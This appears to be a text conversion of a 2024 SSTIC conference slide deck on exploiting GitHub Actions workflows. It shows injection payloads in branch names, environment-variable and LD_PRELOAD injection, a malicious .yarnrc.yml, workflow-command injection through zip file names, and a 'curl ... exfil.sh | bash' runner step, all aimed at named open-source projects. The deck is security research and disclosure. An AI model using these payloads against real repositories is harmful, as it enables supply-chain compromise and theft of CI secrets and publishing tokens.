



Action man VS octocat: GitHub action exploitation

SSTIC

Hugo VINCENT

06/06/2024

Agenda

- Who are we?
- CI/CD introduction
- GitHub actions
- GitHub action exploitation
- Conclusion

Who are we?


- Hugo Vincent
 - Pentester at Synacktiv
 - Author of [Nord-stream](#) and [gh-hijack-runner](#)
 - Hexacon training: Advanced Active Directory and Azure exploitation
- Working for Synacktiv
 - Offensive security
 - ~ 160 ninjas: pentest, reverse engineering, development, DFIR
 - 5 locations: Paris, Rennes, Toulouse, Lyon, Lille & remote

CI/CD introduction

CI/CD introduction


- CI/CD
 - Continuous Integration (CI)
 - Continuous Delivery (CD)
- Enable teams to automate processes for
 - building
 - testing
 - deploying applications

CI/CD introduction



Credits: Mind the Product

CI/CD introduction



GitHub actions

- Hello world workflow:

```
name: Hello world           # the name
on:
  push:                     # trigger

jobs:
  hello:                    # 1st job
    runs-on: ubuntu-latest # where the job is run
    steps:
      - uses: actions/checkout@v4 # action step
      - run: echo "Hello world"  # shell step
```

- GitHub context
 - Contains various information regarding a workflow run
 - `${{ github.event.issue.title }}`
 - `${{ secrets.SSH_PRIVATE_KEY }}`
 - It's just a match and replace in the YAML file

```
echo "New issue: ${{ github.event.issue.title }}"  
echo "New issue: $(id)"
```

- Workflow permissions
 - At the beginning of each workflow job, GitHub automatically creates a unique `GITHUB_TOKEN`
 - The token is only valid for the current repository
 - The default configuration grants the `GITHUB_TOKEN` read-only permissions
 - Changed in 2023, before it was write-access
 - The change was not enforced
 - Permissions can be extended or restricted


```
permissions:  
  actions: read|write|none  
  contents: read|write|none  
  id-token: read|write|none  
  packages: read|write|none  
  [...]
```

```
▼ GITHUB_TOKEN Permissions  
  Actions: write  
  Attestations: write  
  Checks: write  
  Contents: write  
  Deployments: write
```

- First time contributor
 - A user that has not contributed to the project can't trigger workflows
 - 3 levels
 - Require approval for first-time contributors who are new to GitHub**
Only first-time contributors who recently created a GitHub account will require approval to run workflows.
 - Require approval for first-time contributors**
Only first-time contributors will require approval to run workflows.
 - Require approval for all outside collaborators**

- Workflow triggers
 - `push` : not exploitable by an attacker as it requires write access
 - `pull_request` : not exploitable
 - `pull_request_target` : This trigger can grant write permissions to the `GITHUB_TOKEN` and secrets will be available
 - Not affected by the first time contributor protection
 - Can be triggered from a fork
 - Can be triggered on a non default branch

- Workflow triggers
 - `issues / issue_comment` : runs a workflow when an issue or pull request comment is created, edited, or deleted
 - This trigger can grant write permissions to the `GITHUB_TOKEN` and secrets will be available
 - `workflow_run` : It enables the execution of a workflow based on the initiation or conclusion of another one
 - Has access to secrets
 - Can be triggered from a fork



GitHub actions exploitation

GitHub actions exploitation

- GitHub actions
 - 67% of the 1000 most starred GitHub repositories employ at least one workflow
 - The security risks associated with this technology are relatively less understood
 - The `xz` backdoor case
 - `xz` ~400 stars on GitHub
- GitHub actions exploitation
 - We need a workflow that we can trigger
 - We need a workflow that handles untrusted data

GitHub actions exploitation

bypassing the first time contributor protection

Fix some typo in the documentation #34058

Merged apfitzge merged 2 commits into soJana-labs:master from hugo-syn:master on Nov 14, 2023

Conversation 2 Commits 2 Checks 7 Files changed 5



hugo-syn commented on Nov 14, 2023

Problem

I found some English mistakes in the documentation

Summary of Changes

English mistake corrections

chore: fix typo #5438

Merged binmakeswell merged 1 commit into

Conversation 0 Commits 1



hugo-syn commented on Mar 9

fix typo in python code

chore(goreleaser): fix typo #1937

Merged troian merged 2 commits into akash-network:main from hugo-syn:main on Apr 12

Conversation 2 Commits 2 Checks 18 Files changed 1



hugo-syn commented on Mar 28

Description

just a typo fix :)



fix(docs): Fix several typos #26366

Open hugo-syn wants to merge 2 commits into apache:master from hugo-syn:master

Conversation 5 Commits 2 Checks 26 Files changed 3



hugo-syn commented on Dec 27, 2023

SUMMARY

Just fix some typo.



1

GitHub actions exploitation

Expression injection

- **AutoGPT**

- The `ci.yml` workflow of the `release-v0.4.7` branch is configured with a dangerous trigger

```
name: Python CI
on:
  push:
  pull_request_target:
    branches: [ master, release-*, ci-test* ]
```

- The expression `${{ github.event.pull_request.head.ref }}` represents the name of the branch
 - Here is a valid branch name: `";{echo,aWQK}|{base64,-d}|{bash,-i};echo"`

```
- name: Checkout cassettes
  run: |
    cassette_branch="${{ github.event.pull_request.user.login }}-${{ github.event.pull_request.head.ref }}"
    cassette_base_branch="${{ github.event.pull_request.base.ref }}"
```

GitHub actions exploitation

Expression injection

AutoGPT

- 24th most starred GitHub repository
- Secrets are contained in the workflow (API keys, access token...)
- The `GITHUB_TOKEN` has write access
 - Arbitrary code push

```
test (3.10)
succeeded now in 5s

> Set up job
> Checkout repository
> Configure git user Auto-GPT-Bot
▼ Checkout cassettes
1 Run cassette_branch="0x41gilecat-";{echo,aWQK}|{base64,-d}|{bash,-i};echo""
2 cassette_branch="0x41gilecat-";{echo,aWQK}|{base64,-d}|{bash,-i};echo""
3 cassette_base_branch="release-2"
4 shell: /usr/bin/bash -e {0}
5 bash: cannot set terminal process group (606): Inappropriate ioctl for device
6 bash: no job control in this shell
7 runner@fv-az1567-133:~/work/RD_auto/RD_auto$ id
8 uid=1001(runner) gid=127(docker) groups=127(docker),4(adm),101(systemd-journal)
9 runner@fv-az1567-133:~/work/RD_auto/RD_auto$ exit
10
```

GitHub actions exploitation

Dangerous write

- There are default environment variables in the runner:

- `GITHUB_ENV` / `GITHUB_OUTPUT`

```
echo "{environment_variable_name}={value}" >> "$GITHUB_ENV"
```

- With Linux it's relatively easy to get code execution by defining arbitrary environment variables

GitHub actions exploitation

Dangerous write

Swagger-editor

- The vulnerable workflow download a zip file controlled by the attacker
 - It's a common pattern
 - We can write arbitrary files on the runner


```
on:
  workflow_run:
    workflows: ["Release SwaggerEditor@next"]
  [...]
  - run: |
    unzip released-version.zip
    RELEASED_VERSION=$(cat released-version.txt)
    echo "RELEASED_VERSION=$RELEASED_VERSION" >> $GITHUB_ENV
```

- We can add a `\n` in the `released-version.txt` file with a new variable, here `LD_PRELOAD`

```
echo -e 'null\nLD_PRELOAD=/home/runner/work/RD_swg/RD_swg/inject.so' > released-version.txt
```

GitHub actions exploitation

Dangerous write



GitHub actions exploitation

Dangerous write

- **Swagger-editor**
 - Access to the token that is used to push images on hub.docker.com
 - More than 10M pulls on swagger-editor
 - Could probably be used to push other images (not verified)
- **dgraph-io/badger** (13k stars)
 - Arbitrary code push
 - Access to sensitive secrets

```
- name: Log in to DockerHub
  uses: docker/login-action@v3
  with:
    username: ${{ secrets.DOCKERHUB_SB_USERNAME }}
    password: ${{ secrets.DOCKERHUB_SB_PASSWORD }}
```

GitHub actions exploitation

Dangerous checkouts

- Common vulnerable pattern:
 - The workflow uses a dangerous trigger (`pull_request_target`)
 - The workflow checkout untrusted code from the PR
 - The workflow performs dangerous actions on the untrusted code (`npm install` , `pip install` ...)
- Get creative to transform a file write in RCE
 - We don't control the path

GitHub actions exploitation

Dangerous checkouts

- **Excalidraw**


- `issue_comment` trigger on a pull request
- Checkout of the untrusted code

```
- uses: actions/checkout@v2
  with:
    ref: ${{ steps.sha.outputs.result }}
    fetch-depth: 2
```


- Execute yarn

- We can upload a malicious `.yarnrc.yml` file in a PR:

```
- name: Auto release preview
  id: "autorelease"
  run: |
    yarn add @actions/core
    yarn autorelease preview ${{ github.event.issue.number }}
```



A screenshot of a GitHub commit diff for the file `.yarnrc.yml`. The diff shows a single line added: `+ yarnPath: "./exec.js"`. The commit message is partially visible as `@@ -0,0 +1 @@`.



A screenshot of a GitHub commit diff for the file `exec.js`. The diff shows a single line added: `+ console.log("pwn")`. The commit message is partially visible as `@@ -0,0 +1 @@`.

GitHub actions exploitation

Dangerous checkouts

Evil #1

🔗 Open 0x41gilecat wants to merge 2 commits into `s1n-clcd-tests:main` from `0x41gilecat:main`

Conversation 0 Commits 2 Checks 0 Files changed 2

0x41gilecat commented 1 minute ago
No description provided.

0x41gilecat added 2 commits 3 hours ago

- Create `.yarnrc.yml` Verified 71cff2e
- Create `exec.js` Verified 26ee4b2

0x41gilecat commented 1 minute ago
`@excalibot` trigger release

← Auto release excalidraw preview

Evil #1

Summary

Jobs

Auto release preview

Run details

Usage

Workflow file

Auto release preview

succeeded now in 6s

- > ✓ Set up job
- > ✓ React to release comment
- > ✓ Get PR SHA
- > ✓ Run actions/checkout@v2
- > ✓ Setup Node.js 18.x
- > ✓ Set up publish access
- ▼ ✓ Auto release preview
 - 1 ▶ Run yarn add @actions/core
 - 4 pwn
- > ✓ Post Setup Node.js 18.x
- > ✓ Post Run actions/checkout@v2
- > ✓ Complete job

GitHub actions exploitation

Dangerous checkouts

- Excalidraw
 - The workflow contains multiple secrets including the `NPM_TOKEN` used to push code on npmjs.org
 - 70k Weekly Downloads
 - 74k stars on GitHub
- It's a common vulnerability
 - **FreeRDP** (10k stars)
 - **Apache Doris** (3k stars)
 - **Apache Beam** (7k stars)
 - **AutoGPT** (162k stars)
 - **Cypress** (46k stars)
 - **Angular** (94k stars)
 - ...

GitHub actions exploitation

Dangerous artifacts

- Data are passed between workflows via artifacts
- **ant-design** (90k stars)
 - `workflow_run` trigger

- Download artifacts

```
- name: download report artifact
uses: dawidd6/action-download-artifact@v2
with:
  workflow: ${ github.event.workflow_run.workflow_id }
  run_id: ${ github.event.workflow_run.id }
  name: visual-regression-report
```

- A JS script is then executed

```
- name: upload visual-regression report
env:
  ALI_OSS_AK_ID: ${ secrets.ALI_OSS_AK_ID }
  ALI_OSS_AK_SECRET: ${ secrets.ALI_OSS_AK_SECRET }
  PR_ID: ${ steps.pr.outputs.id }
run: |
  node scripts/visual-regression/upload.js ./visualRegressionReport --ref=pr-$PR_ID
```

GitHub actions exploitation

Workflow commands

- It's possible to interact with the runner with workflow commands
 - Commands are controlled by writing to `STDOUT`
 - Possible to set output value for tasks
 - It was possible to set environment variable
 - RCE as a feature (cf environment variable injection)

```
echo "::set-output name=VAR_NAME::value"  
echo "##[set-env name=ENV_NAME;]value"
```

```
1: steps:  
2:   - name: Set Output Variable  
3:     run: |  
4:       echo "::set-output name=my_var::value"  
5:  
6:   - name: Print Output Variable  
7:     run: |  
8:       echo "${{ steps.set_var.outputs.my_var }}"
```

GitHub actions exploitation

Workflow commands

- **Firebase:**

- codelab-friendlychat-android / friendlyeats-android repositories
- Initial vulnerability found by a researcher in 2022
- `workflow_run` trigger + artifacts downloaded in the current directory

- Vulnerable code

```
- run: |
  unzip pr.zip
  echo "pr_number=$(cat NR)" >> $GITHUB_ENV
```

- The fix

```
1: pr_number=$(cat -e NR)
2: only_numbers_re="^[0-9]+$"
3: if ! [[ $pr_length <= 10 && $pr_number =~ $only_numbers_re ]] ; then
4:   exit 1
5: fi
6: echo "::set-output name=pr_number::$pr_number"
7: mkdir firebase-android
8: unzip firebase-android.zip -d firebase-android
```

GitHub actions exploitation


Workflow commands

```
01: - name: Write Comment
02:   uses: actions/github-script@v3
03:   with:
04:     script: |
05:       await github.issues.createComment({
06:         owner: context.repo.owner,
07:         repo: context.repo.repo,
08:         issue_number: ${{ steps.unzip.outputs.pr_number }},
09:         body: 'View preview ${{ steps.deploy_preview.outputs.details_url }}'
10:       });
```

GitHub actions exploitation

Workflow commands

- We can embed a workflow command as a file name inside the ZIP
 - `unzip` will display the name of the files on `STDOUT`
 - We can execute workflow commands
 - We can redefine the value of `pr_number`
 - The original value will be overwritten



```
> ✓ Download artifact
> ✓ Run set -eou pipefail
v ✗ Write Comment
  1 ▶ Run actions/github-script@v7
  16 pwn
  17 {
  18   console: Object [console] {
  19     log: [Function: log],
  20     warn: [Function: warn],
  21     dir: [Function: dir],
  22     time: [Function: time],
```

```
$ unzip -l steps.zip
Archive:  steps.zip
 Length   Date      Time     Name
-----
 0  2023-12-26 15:46  steps/
 8  2023-12-26 15:46  steps/Hello ##[set-output name=pr_number;]'end'}); console.log('pwn') ; console.log({console
-----
 8                                     2 files
```


GitHub actions exploitation

Self-hosted runners

- It's possible to host your own runners and customize the environment used to run jobs in workflows
 - **ephemeral**: runners are disposed of after a single use
 - **non ephemeral**: runners are kept after a job (default mode)

```
name: Self Hosted
on: [push]
jobs:
  self-hosted:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
      - uses: actions/checkout@v4
```

- GitHub documentation:

We recommend that you only use self-hosted runners with private repositories.

GitHub actions exploitation

Self-hosted runners

- What could go wrong ?
 - Internal network access
 - Access to secrets defined in other workflows (non-ephemeral runners)
 - Access to other privileged `GITHUB_TOKEN` (non-ephemeral runners)
 - If there is a `actions/checkout` step the `.git/config` will contain the `GITHUB_TOKEN` belonging to the user that trigger the workflow

```
jobs:  
  security:  
    runs-on: self-hosted  
  
  steps:  
    - name: security test  
      run: |  
        curl -k https://ip.ip.ip.ip/exfil.sh | bash
```

```
$ sudo -l  
User gh-runner may run the following commands on ghr-upgrade-tester:  
(ALL) NOPASSWD: ALL  
$ ls -asl /home:  
total 59  
9 drwxr-xr-x 28 root root 29 Apr 1 2023 .  
9 drwxr-xr-x 19 root root 19 Apr 2 2023 ..  
9 drwx----- 5 1024 users 6 Mar 27 2023 a*****s  
1 drwx----- 2 1022 users 2 Mar 1 2023 a*****a  
9 drwx----- 9 1000 users 16 Jun 26 2023 a*****n  
1 drwx----- 2 1001 users 2 Mar 9 2022 b*****i  
1 drwx----- 3 1002 users 3 Mar 1 2023 b*****r  
1 drwx----- 2 1003 users 2 Mar 9 2022 d*****u
```

GitHub actions exploitation

Self-hosted runners

- Vulnerable targets:
 - **Haskell**
 - No first time contributor protection
 - Full compromise of their CI / access to other repos
 - **Sharp**
 - Arbitrary code push
 - Node.js image processing library (5M weekly download on npmjs.org)
 - **WasmEdge** (8k stars)
 - No first time contributor protection
 - Arbitrary code push
 - Used by docker/kubernetes/fedora/Huawei Cloud/Red Hat/Polkadot
 - **Scroll** (blockchain company)
 - Arbitrary code push
 - **Akash Network** (blockchain company)
 - Arbitrary code push
 - ...

GitHub actions exploitation

Self-hosted runners



Conclusion

Conclusion

